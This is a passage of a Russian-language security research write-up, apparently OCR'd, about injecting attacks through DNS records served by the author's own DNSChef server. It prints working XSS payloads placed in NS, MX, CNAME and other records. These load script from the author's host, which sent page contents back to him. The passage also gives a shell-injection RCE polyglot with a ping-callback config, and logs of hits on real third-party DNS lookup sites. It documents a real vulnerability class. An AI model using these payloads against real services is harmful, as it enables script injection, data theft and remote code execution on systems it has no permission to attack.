
```
evil.host.  300 IN  TXT "<script>alert()</script>"
```

и там, где веб-приложение показывает эту запись, скрипт выполнится. Разумеется, если не фильтруются спецсимволы в пользовательских данных.

«А что тут такого?» — подумал я. У меня XSS-вектор в домене висит полдесятка лет (еще Agava не может ее нормально пофиксить, алерт вылезает прямо в кабинете), ведь завести подобную запись можно в любой панели управления. А как насчет других записей?

Сказано — сделано. В первую очередь я запилил сервер и завел NS-запись на `hack.bo0om.ru`, который будет обслуживаться моим сервером. Для упрощения создания конфигурации я воспользовался моим любимым Python-скриптом DNSChef.

Это DNS-proxy, который может логировать запросы к нему, а еще и удобненько настраивать.



```
bo0om@whitebox:~$ dig xss.hack.bo0om.ru NS

; <<>> DiG 9.10.3-P4-Debian <<>> xss.hack.bo0om.ru NS
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 45311
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;xss.hack.bo0om.ru.             IN      NS

;; ANSWER SECTION:
xss.hack.bo0om.ru.      0       IN      NS      \"-->'></script><script/src=//hi.bo0om.ru/js/?ns></script>.

;; Query time: 89 msec
;; SERVER: 91.222.128.18#53(91.222.128.18)
;; WHEN: Tue Sep 13 00:01:38 SAMT 2016
;; MSG SIZE  rcvd: 117
```

Вот что отдавал мой DNS-сервер

Самое смешное, что в самом начале теста я завел запись

```
ns.hack.bo0om.ru.    0  IN   NS ns.hack.bo0om.ru.
```

(IP-адрес ns.hack нужно получить у домена ns.hack). И попробовал посовать этот домен во всякие формы сайтов. Ну и что ты думаешь?


Часть DNS-клиентов стала рекурсивно запрашивать у меня записи, а когда лог достиг сотни мегабайт, эксперимент пришлось прервать. Технологии используются несколько десятков лет, а поломать все можно логической ловушкой, ну офигеть теперь!

Ну ладно, продолжим. Открываем `dnschef.ini`, пишем туда следующий конфиг:

```
[NS]    # Queries for mail server records
*.xss.hack.bo0om.ru="-->'></script><script/src=//hi.bo0om.ru/↵
    js/?ns></script>
[MX]    # Queries for mail server records
*.xss.hack.bo0om.ru="-->'></script><script/src=//hi.bo0om.ru/↵
    js/?cname></script>
[CNAME] # Queries for alias records
*.xss.hack.bo0om.ru="-->'></script><script/src=//hi.bo0om.ru/↵
    js/?cname></script>
```

Звездочка возвращает ответ на любой запрос. В качестве имени параметра я узнаю, какая запись спровоцировала загрузку JS-скрипта с моей стороны, а на hi.bo0om.ru/js выдается скрипт, который делает нужное нам действие. Это может быть классический `alert()`, но лично я брал текущую ссылку и собирал весь текст страницы, где заинжектился скрипт, и отправлял себе.

Вот тут-то и выяснилось, что большинство интернет-сервисов, которые показывают информацию о записях DNS, вовсе не ожидают, что в качестве NS или того же MX придет атакующий вектор. Фильтрует одно — проверяем другое.



Interested in domain names? Click here to stay up to date with domain name news and promotions at Name.com


xss.hack.bo0om.ru
DNS information

DNS Records for xss.hack.bo0om.ru

Hostname	Type	TTL	Priority	Content
xss.hack.bo0om.ru	NS	0		"-->'>
xss.hack.bo0om.ru	CNAME	0		"-->'>">
xss.hack.bo0om.ru	MX	0	10	"-->'>

```
<script src="//hi.bo0om.ru/js/?ns"></script> == $0
```

Инжект на Who.is



and the DNS (Domain Name System) allow everybody to translate the domain name or the hostname in an IP Address to contact via the TCP/IP protocol. There are serveral types of queries, corresponding to all the implementable types of DNS records such as A record, MX, AAAA, CNAME and SOA.

HostName: rce.hack.bo0om.ru
Type: ALL

IE8 users can now be free from annoying popups!
16 October 2009
IE Toolbar released
After more than a month of developement we have just released the new toolbar version!
6 October 2009
The toolbar goes 500
Statistics told us that our toolbar have more than 500 active users
14 September 2009
New smtp tester version
We have just released a new smtp tester version!
11 September 2009
New improvements released
After 24h from the deploy of DNSQueries.com v2 we have released a few improvements to the interface

Results for checks on xss.hack.bo0om.ru

Host	TTL	Class	Type	Details
xss.hack.bo0om.ru	0	IN	NS	\"-->'></script><script/src=//hi.bo0om.ru/js/?ns></script>
xss.hack.bo0om.ru	0	IN	CNAME	\"-->'"\>\</script><script/src=//hi.bo0om.ru/js/?cname></script>
xss.hack.bo0om.ru	0	IN	PTR	\"-->'></script><script/src=//hi.bo0om.ru/js/?ptr1></script>
xss.hack.bo0om.ru	0	IN	MX	10 \"-->'></script><script/src=//hi.bo0om.ru/js/?mx></script>
xss.hack.bo0om.ru	0	IN	SRV	0 5 \"-->'> 5060
xss.hack.bo0om.ru	0	IN	NAPTR	100 10 U E2U+sip !^.*$!sip:"-->'></script><script/src=//hi.bo0om.ru/js/?mx></script>@hi.hack.bo0om.ru!

```
<script src="//hi.bo0om.ru/js/?srv"></script> == $0
```

Инжект на DNSqueries.com

Но профита от этого мало, правда? Ради эксперимента я решил попробовать атаковать уже серверную часть. Какие есть пейлоады с выполнением произвольного кода в bash? Я выделил

```
& whoami
`whoami`
$(whoami)
‘&whoami
“&whoami
```


Также на сервере может быть закрыт доступ на 80/443-й порт, а DNS обычно открыт. Используя все эти трюки, я составил такой RCE-полиглот:

```
&$(ping${IFS}-c1${IFS}rce1.bo0om.ru)&ping -c1 rce2.bo0om.ru&'\"↵
    `0&$(ping${IFS}-c1${IFS}rce3.bo0om.ru)&ping -c1 rce4.bo0om.ru&`'
```

Команда ping выполнится на один из моих доменных имен, но, чтобы узнать, какой IP у домена, он придет ко мне — тут-то я и увижу, что выполнение произвольного кода сработало. Иду в конфиг, делаю так:

```
[NS]    # Queries for mail server records
*.rce.hack.bo0om.ru=&$(ping${IFS}-c1${IFS}rce1.bo0om.ru)&ping ↵
    -c1 rce2.bo0om.ru&'\"`0&$(ping${IFS}-c1${IFS}rce3.bo0om.ru)&ping ↵
    -c1 rce4.bo0om.ru&`'
[MX]    # Queries for mail server records
*.rce.hack.bo0om.ru=&$(ping${IFS}-c1${IFS}rce1.bo0om.ru)&ping ↵
    -c1 rce2.bo0om.ru&'\"`0&$(ping${IFS}-c1${IFS}rce3.bo0om.ru)&ping ↵
    -c1 rce4.bo0om.ru&`'
[CNAME] # Queries for alias records
*.rce.hack.bo0om.ru=&$(ping${IFS}-c1${IFS}rce1.bo0om.ru)&ping ↵
    -c1 rce2.bo0om.ru&'\"`0&$(ping${IFS}-c1${IFS}rce3.bo0om.ru)&ping ↵
    -c1 rce4.bo0om.ru&`'
```

Ну и что? А ничего. Посовал на всяких сайтах домен, а отстука о выполнении произвольного кода нет. Не было. Где-то неделю. А потом та-да-ам!



```
02/Sep/2016:12:50:32 +0000] 54.184.37.79: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om.r
02/Sep/2016:12:50:32 +0000] 54.188.83.172: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om.
02/Sep/2016:12:50:42 +0000] 54.184.32.123: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om.
02/Sep/2016:12:50:42 +0000] 54.212.45.66: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om.r
02/Sep/2016:12:50:52 +0000] 50.112.224.189: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om
02/Sep/2016:12:50:52 +0000] 139.162.130.17: cooking the response of type 'NS' for xss.hack.bo0om.ru to "-->'></script><script/src=//hi.bo0om.ru/js/?ns></script>
02/Sep/2016:12:50:52 +0000] 139.162.130.17: cooking the response of type 'NS' for www.xss.hack.bo0om.ru to "-->'></script><script/src=//hi.bo0om.ru/js/?ns></script>
02/Sep/2016:12:50:52 +0000] 54.212.45.66: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om.r
02/Sep/2016:12:51:02 +0000] 54.188.182.89: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om.
02/Sep/2016:12:51:02 +0000] 54.189.186.246: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om
02/Sep/2016:12:51:12 +0000] 54.190.187.238: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om
02/Sep/2016:12:51:12 +0000] 52.12.190.192: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om.
02/Sep/2016:12:51:22 +0000] 54.212.83.229: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om.
02/Sep/2016:12:51:22 +0000] 54.212.45.66: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om.r
02/Sep/2016:12:51:32 +0000] 54.184.3.198: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om.r
02/Sep/2016:12:51:32 +0000] 52.12.178.212: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om.
02/Sep/2016:12:51:42 +0000] 54.244.137.13: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om.
02/Sep/2016:12:51:42 +0000] 54.214.116.222: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om
02/Sep/2016:12:51:52 +0000] 54.214.80.123: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om.
02/Sep/2016:12:51:52 +0000] 54.185.204.120: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om
02/Sep/2016:12:52:02 +0000] 54.188.182.89: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om.
02/Sep/2016:12:52:02 +0000] 54.188.27.109: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om.
02/Sep/2016:12:52:12 +0000] 54.244.137.13: cooking the response of type 'MX' for rce.hack.bo0om.ru to &$(ping${IFS}-c1${IFS}wrn1.hack.bo0om.ru)&ping -c1 wrn2.hack.bo0om.
